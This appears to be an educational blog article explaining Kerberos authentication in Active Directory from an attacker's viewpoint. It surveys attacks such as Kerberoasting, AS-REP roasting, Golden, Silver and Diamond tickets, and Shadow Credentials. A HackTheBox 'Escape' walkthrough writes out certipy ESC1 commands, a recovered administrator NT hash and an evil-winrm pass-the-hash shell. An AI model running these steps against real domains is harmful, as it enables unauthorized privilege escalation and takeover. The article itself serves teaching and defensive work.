
How Attackers Hack Through Corporate Environments using Kerberos, by An Attacker (Part I)
Its here. For pentesters, red teamers and anyone in cyber security looking to enrich their skillset, at any skill level.
The complete, comprehensive deep dive behind the scenes teaching on how attackers hack through Active Directory environments utilizing the OG Kerberos protocol, delivered from the perspective of an attacker.
As the King of Active Directory authentication, the Kerberos protocol will be showcased within an Active Directory context, which is very relevant (industry sources still commonly state around 90% of organizations worldwide use Active Directory).
The knowledge passed here is key to understand how attackers operate in Active Directory environments, it certainly has served me in attacking them. Lets dive in🗝️

Cerberus (also spelled Kerberos), is the terrifying, loyal, monster companion of the god Hades in the Greek mythology.
This terrifying creature, with 3 heads of a monstruous dog — serves as the guard of the gates to the underworld. It prevents the dead from escaping..
The Kerberos creature had (by popular interpretation) 3 heads representing "Realms" — the past, the present and the future.
The Kerberos protocol is responsible for securing communications in an open environment. Environments that Kerberos operates in are called "realms". In Microsoft's Active Directory (AD) case — a domain.
This article is research based, not AI generated⚠️
This article will NOT be a lousy AI-generated overview (I do not apologize to the chatbots scraping this right now). It aims to be a guide and is based on official documentation (like the RFC and Microsoft Technical Documentation), high quality sources, credited research, as well as my own research and experience.
Note — I recommend reading this article in order of start to finish and not skipping parts as it will build on itself with compounded knowledge.
Disclaimer: this article is for educational purposes ONLY. It is aimed towards Penetration Testers, Red Teamers and Blue Teamers alike for a better, more secure world. You are the only one responsible for how you use this information.
🪪Security Principal
An entity on an Active Directory domain. Can be a user account, machine account or group. Will be referred to as the Client.
The KDC — Key Distribution Center
Acts as the central authority, responsible for authentication and granting access for services to clients on the domain. In Active Directory, the Domain Controller (DC) operates as the KDC.
The KDC is composed of 2 parts:
- Authentication Server (AS)
- Ticket Granting Server (TGS)
The Authentication Server (AS)
Responsible for handling authentication requests on the domain.

If you the client wants to send an authentication request:
You send your canonical name (e.g. username) and initial credentials (secret key e.g. password). That's the AS-REQUEST.
The Authentication Server evaluates your AS-REQ and determines:
- Does your client exist on the domain? (checks NTDS database for domain accounts)
- Do the initial credentials you provided match the ones on the database?
✅ If those conditions pass
The Authentication Server generates you a Ticket-Granting-Ticket (TGT). Think of the TGT as a general access ticket, like a ticket you get to an event that you can show to the security guard to get in. I will specify more about it soon.
❎ If those conditions fail
The Authentication Server sends back an error. If the user does not exist on the database a "KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN" error is sent.
Kerberos User Enumeration
The "KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN" error could be used as a way of enumerating valid usernames.
We can compile a list of potential usernames and send requests to the Authentication Server. If we didn't get this error, we have a valid user. This can be done with a tool like Kerbrute.
🎫 Ticket Granting Ticket (TGT)
The TGT is generated by the Authentication Server, and is used for Kerberos-based domain authentication. It is the Ticket that proves you are who you say you are on the domain.
The TGT is encrypted using the KDC's account (KRBTGT) long-term key.
This means that you, the client — cannot decrypt the TGT. Only the KDC can decrypt, verify, or forge new tickets. The TGT is sent along with a session key (specified below).
🔑 The Session Key
The session key is sent along with the TGT. It is meant to be decrypted by the client to receive additional data from the DC (like a private Server → Client communication channel). It is encrypted using the clients long-term key (derived from its password). This means only the client and the server (AS) can decrypt it.
The session key also serves as additional authentication using an encrypted timestamp to protect against relay attacks and verify client identity. This is known as the "authenticator". When you — the client, send the Session Key along with the TGT upon requests, you encrypt it using the current timestamp.
It also serves for additional communication between the DC and client, when exchanging further sub-keys.
Golden Ticket Attack
The KRBTGT account belongs to the DC. This account key is used in the Authentication Server to encrypt created tickets.
Since the TGT is encrypted using the KRBTGT account key, and the KRBTGT account belongs to the DC, that means only the DC can forge new valid tickets.
If you, the attacker, can obtain the KRBTGT account key — you essentially fully compromised the domain. That is because you can now forge a valid ticket to any user, including Domain Administrator.
This attack is obviously a deadly K.O but will likely require you to obtain the DC$ hash, like with a DCSync attack or a high profile Delegation attack.
AS-RESPONSE Roasting — Pre Authentication Attack
There is a way to gain access to encrypted material of users in the Active Directory environment using Kerberos AS-REQUEST with no authentication, which we can crack offline and possibly obtain a password to use for horizontal or lateral movement and spray across the domain.
This is possible only if the DONT_REQUIRE_PREAUTH flag is set on any domain account across the AD domain. This flag could be set due to compatibility requirements for instance.
We do this by sending an AS-REQUEST to the DC asking to authenticate. If there is any account that has DONT_REQUIRE_PREAUTH set it will send us the targets session key without requiring credentials.
We can utilize the fact that the Session Keys are encrypted with the client key (derived from its password) to then crack the session keys obtained from the AS-RESPONSE offline, possibly providing us with a valid password.
For more Pre-Auth attacks, I wrote a guide about Pre-Auth attacks going into depth on AD Pre-Auth techniques, and going into depth about underlying identification mechanisms. I highly recommend checking it out. The article includes attacks like: RID Cycling, Pre-Auth bruteforcing, Timeroasting and more.
The Ticket-Granting-Server (TGS)
Ticket Granting Server (or Service) is the second part of the KDC.
While the Authentication Server is responsible for authentication, the TGS is responsible for Services on the AD domain.
The TGS issues Service Tickets (ST) for accounts with a valid Service Principal Name (SPN) upon request. The SPN of a service is used as the identifier for that service.
Note — people often confuse TGS with service tickets, and say things like "obtaining a TGS". It can be misleading. TGS — server that grants service tickets (ST).

If you, the client wants to access a service on a domain, you first need to authenticate yourself with the Authentication Server, obtaining a TGT.
With this TGT, you can then ask the TGS for a Service Ticket, by providing your TGT and the SPN of the service you want (referred to as a TGS-REQUEST).
Note —when you, as the client ask for a ST, you don't have to specify the SPN directly, you can also specify the service name in different formats, specified in the Kerberos RFC Section 6.2 linked here. Also note that practically — tools will do it for you. Its just important to understand what's under the hood.
The TGS-RESPONSE will contain the Service Ticket which is encrypted using the services long-term key — derived from its password. The TGS-RESPONSE will also contain a Session Key used for secure communication between the client and service.
This Service Ticket, when presented to the target service, will grant the client access (based on the authorization, specified below in the PAC section).
Kerberoasting
Authenticated clients have the ability to request a service ticket for any service by providing its SPN.
Since the Service Ticket is encrypted using the Service's key derived from its password, we can take advantage of this mechanism to extract the encrypted blob from the Service Ticket and crack the it offline.
Successfully cracking it means obtaining the service password. With the service password we can authenticate as the service, receiving its privileges on the domain, opening doors for further escalation.
We went over authentication, it is also key to understand how authorization is handled with Kerberos on a domain. Introducting PAC:
The PAC

PAC — Privileged Attribute Certificate is used to Certify authorization — which privileges principals have. The KDC knows authorization, but the problem is — only the KDC does. What if we need to perform domain actions with services/AP's?
When an authorization check needs to be performed (before every action) there needs to be a quick and efficient way to validate that the user has the right permissions.
This is where the PAC comes in, its an "attribute pack" that is encrypted — signed in the TGT or ST, and it contains the Security Identifier (SID) of the principal account, its groups and additional information. Whenever an action needs to be performed, a check of the user authorization is done using the PAC.
The PAC eliminates the need to contact the KDC for every operation that asks to be authorized. It contains the inherited privileges.
"PAC Validation" is the process that a service performs when verifying a principals PAC against the KDC.
UN-PAC
The PAC contains the NTLM hash of the client (for authorization on services/AP's that don't support Kerberos). We can abuse this mechanism to extract the NTLM hash from a service ticket's PAC.
When we ask the TGS for a service ticket, the TGS-RESPONSE service ticket is encrypted with the session key. Once we decrypt it, we can extract the NTLM hash from the PAC.
This can be done only after authenticating as a target user with a certificate (requires Kerberos PKINIT extension which is specified below).
Silver Ticket Attack
An additional attack vector utilizing the PAC is the silver ticket attack.
The pre-requisite to performing a silver ticket attack is that we need a target service NTLM hash. This can be obtained from LSA dumps, cracked Kerberoasted tickets, converted NT hash from the clear text password etc.
Before explaining, it is important to understand that the PAC is sent in a TGT or Service Ticket (ST). The PAC is signed by the service AND the KDC KRBTGT account.
When we ask the TGS for a service ticket, it signs the PAC with both the target service key and the KRBTGT key.
This might make you think we can't tamper with the PAC, but we can.
This is because not all services verify the KRBTGT PAC signature, only the service PAC signature.
This happens when SeTcbPrivilege is set when service accounts are running as a local account on the DC. They might not verify the KRBTGT signature.
Now for the attack:
Picture this: you, the client, is feeling malicious. You did a Kerberoasting attack on a target service, cracked the password and converted it to an NT hash. Or, you obtained an NTLM hash in a different attack vector — I don't discriminate.
Now, you have the encryption key used by the targeted service to encrypt the service tickets.
You can forge a fake service ticket, with a fake PAC, saying you are actually authorized as administrator for the target service.
You than encrypt that service ticket with the service hash, and send your fake service ticket back to the target service.
The service decrypts it, and checks the PAC. If it only verifies the ST signature, you have now gained administrator level access on that service.
Overpass the hash
Requires authentication with NTLM hash to be enabled on the domain.
If we can hijack an NT hash from any where on the domain, we can use it in place of a password to authenticate. This can be used directly with a target user (if we know who's NT hash it is) or sprayed across all domain users — which is often better to cover the case of a password reuse.
Pass The Key
If we can't overpass the hash, there are other key encryption types we can utilize. This is the same concept as overpass the hash, just with different keys.
The of encryption keys supported by Kerberos are: RC4, DES, AES128 or AES 256.
If we can get a principals key in any supported type on the domain, we can compromise a target principal by requesting a TGT using the encryption key.
Diamond Tickets
Diamond tickets are a stealthier alternative to Golden Tickets which makes them often useful in red team engagements.
The prerequisite — the same as a Golden Ticket attack. Once the KRBTGT key is obtained, instead of forging full privileged tickets with the KRBTGT key (like administrator tickets), a ticket that seems for a less privileged user is forged but with a PAC of increased authorization, which we sign with the KRBTGT key. This looks for example like a TGT for a normal employee user with the PAC authorization of an administrator. Scary indeed..
This way, persistence can be performed in a potentially stealthier manner.
Sapphire Tickets
Similar to a diamond ticket, just instead of creating the more privileged PAC, a legitimate PAC is obtained through S4U2Self request (of a more privileged user) and replaced within the TGT of a less privileged user. This way, the PAC is not forged, it is identical to a real one. Scarier indeed..
Kerberos PKINIT in AD CS
Note, this is an overview of AD CS, it by no means aims to be a comprehensive deep dive to AD CS — as its a topic deserving of a dedicated article, maybe even a book.
In an Active Directory environment, the Kerberos PKINIT Extension can be used for Certificate-based authentication. This process integrates the KDC with AD CS (Active Directory Certificate Services) and requires a "Certificate Authority" (CA) to be in place.
PKINIT is a Kerberos Extension, allowing clients to authenticate using digital certificates in place of traditional credentials like a password.
Certificates are used in Kerberos to authenticate Client to Server and vise-versa. Certificates are beneficial in scenarios like seamless login (with Windows Hello), smart cards, signatures, encrypting files and more.
Notoriously, AD CS has much room for misconfigurations, and can be a juicy target for attackers, as it can open doors for privilege escalation, long-term persistence and more.
The Certificate Process Flow
instead of throwing theory around, let walk over the flow:
If you, the client — is on a domain with AD CS and you want to get a certificate issued to you:
- You create a key pair (public and private keys) as certificates use asymmetric encryption.
- You send it in a request to the Certificate Authority, along with the certificate you wish to acquire specified in by a certificate template.
- The Certificate Authority looks at your request and validates that A — the certificate template you want exists, B — that you are allowed access to it and allowed to enroll for it.
- If those checks pass, the CA generates a certificate for you, which you receive and store. You can then use it for the use-cases permitted by the certificate.
Certificates can include EKU's (Extended Key Usages) that define additional attributes certificates have (attributes are defined with object identifiers OIDs). For example, they can define the permitted use-cases.
EKU's contain the SAN (Subject Alternative Name) which carry user attributes like UPN (User Principal Name) that maps to the requesting user and identification information.
Certificate Templates are what's used define a set of Policies and Certificate Configurations for issued Certificates. They define attributes like what the Certificate can be used for, how its encrypted and ACLs (Access Control Lists) for identity authorization.
Attacking Kerberos PKINIT
Certificates are prone to misconfiguration, mapping vulnerabilities, over-permissive ACLs, sub-authority abuse, alternative security identities (altSecurityIdentites) attribute abuse, msDS-KeyCredentialLink abuse which leads to Shadow Credentials and more.
ESC's are certificate privilege escalation methods and attacking details are specified in detail in Certipy Wiki section 06 — Privilege Escalation linked here.
Practical Example — ESC1 Abuse
ESC1 is a certificate vulnerability that stems from vulnerable certificate template configuration. Specifically regarding the modification of mapping UPN's to accounts, allowing for impersonation of a high privileged user like a domain admin by modifying the certificate enrollment request to contain a UPN of a privileged user in the SAN (or modify the SID if the "szOID_NTDS_CA_SECURITY_EXT" extension is used).
I'll use HackTheBox Escape CTF to demonstrate:
After compromising ryan.cooper, an ESC1 vulnerability is identified with Certipy using the following command:
┌──(opr3vail㉿kali)-[~/CTFS/Escape]
└─$ certipy find -vulnerable -ns 10.129.1.198 -u ryan.cooper /
 -p NuclearMosquito3 -dc-host dc.sequel.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260309034722_Certipy.txt'
[*] Wrote text output to '20260309034722_Certipy.txt'
[*] Saving JSON output to '20260309034722_Certipy.json'
[*] Wrote JSON output to '20260309034722_Certipy.json'
"[!] Vulnerabilities": {
   "ESC1": "Enrollee supplies subject and template allows client authentication."
}
Certipy checked the conditions for different ESC vulnerabilities to be present, and flagged ESC1.
Now, to exploit it I'll ask the certificate authority for a certificate using ryan's credentials but with the UPN and SID of the administrator, possible due to ESC1 allowing enrollee supplied subject on an authentication template:
┌──(opr3vail㉿kali)-[~/CTFS/Escape]
└─$ certipy req \\
    -u 'ryan.cooper@sequel.htb' -p 'NuclearMosquito3' \\
    -dc-ip '10.129.1.198' -target 'dc.sequel.htb' \\
    -ca 'sequel-DC-CA' -template 'UserAuthentication' \\
    -upn 'administrator@sequel.htb' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Success. Now we can authenticate to the DC as administrator using the .pfx (Personal Information Exchange) file we obtained, which stores the private key and certificate to authenticate with:
┌──(opr3vail㉿kali)-[~/CTFS/Escape]
└─$ certipy auth -pfx 'administrator.pfx' -dc-ip 10.129.1.198
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*]     SAN URL SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Finally we can pass-the-hash in a winrm remote shell to get the root flag:
┌──(opr3vail㉿kali)-[~/CTFS/Escape]
└─$ evil-winrm -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee -i 10.129.1.198
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\Administrator\\Documents> type ..\\Desktop\\root.txt
b2f3a6efc0fd509df798744841b07856
The Notorious Shadow Credentials Attack
This attack was born due to write permissions on the "msDS-KeyCredentialLink" attribute. It is used in applications like Windows Hello for password-less authentication.
msDS-KeyCredentialLink is exactly how it sounds, a credential link. It links between the Public Key and the Private Key of the Client authenticating.
If we have write permission over this attribute, we can change this link to link our attacker Public Key to our attacker Private Key. Therefore, gaining access and persistence to the target principal.
This practically and,
A lot more dedicated research in store for Part II… Thank you for reading.
If you are interested in Offensive Security research — come chat on Linkedin: https://www.linkedin.com/in/amit-segev-whoami/ and stay tuned for more🤠

Remember, its better to stay ethical then stay in a cell!
We need you out there.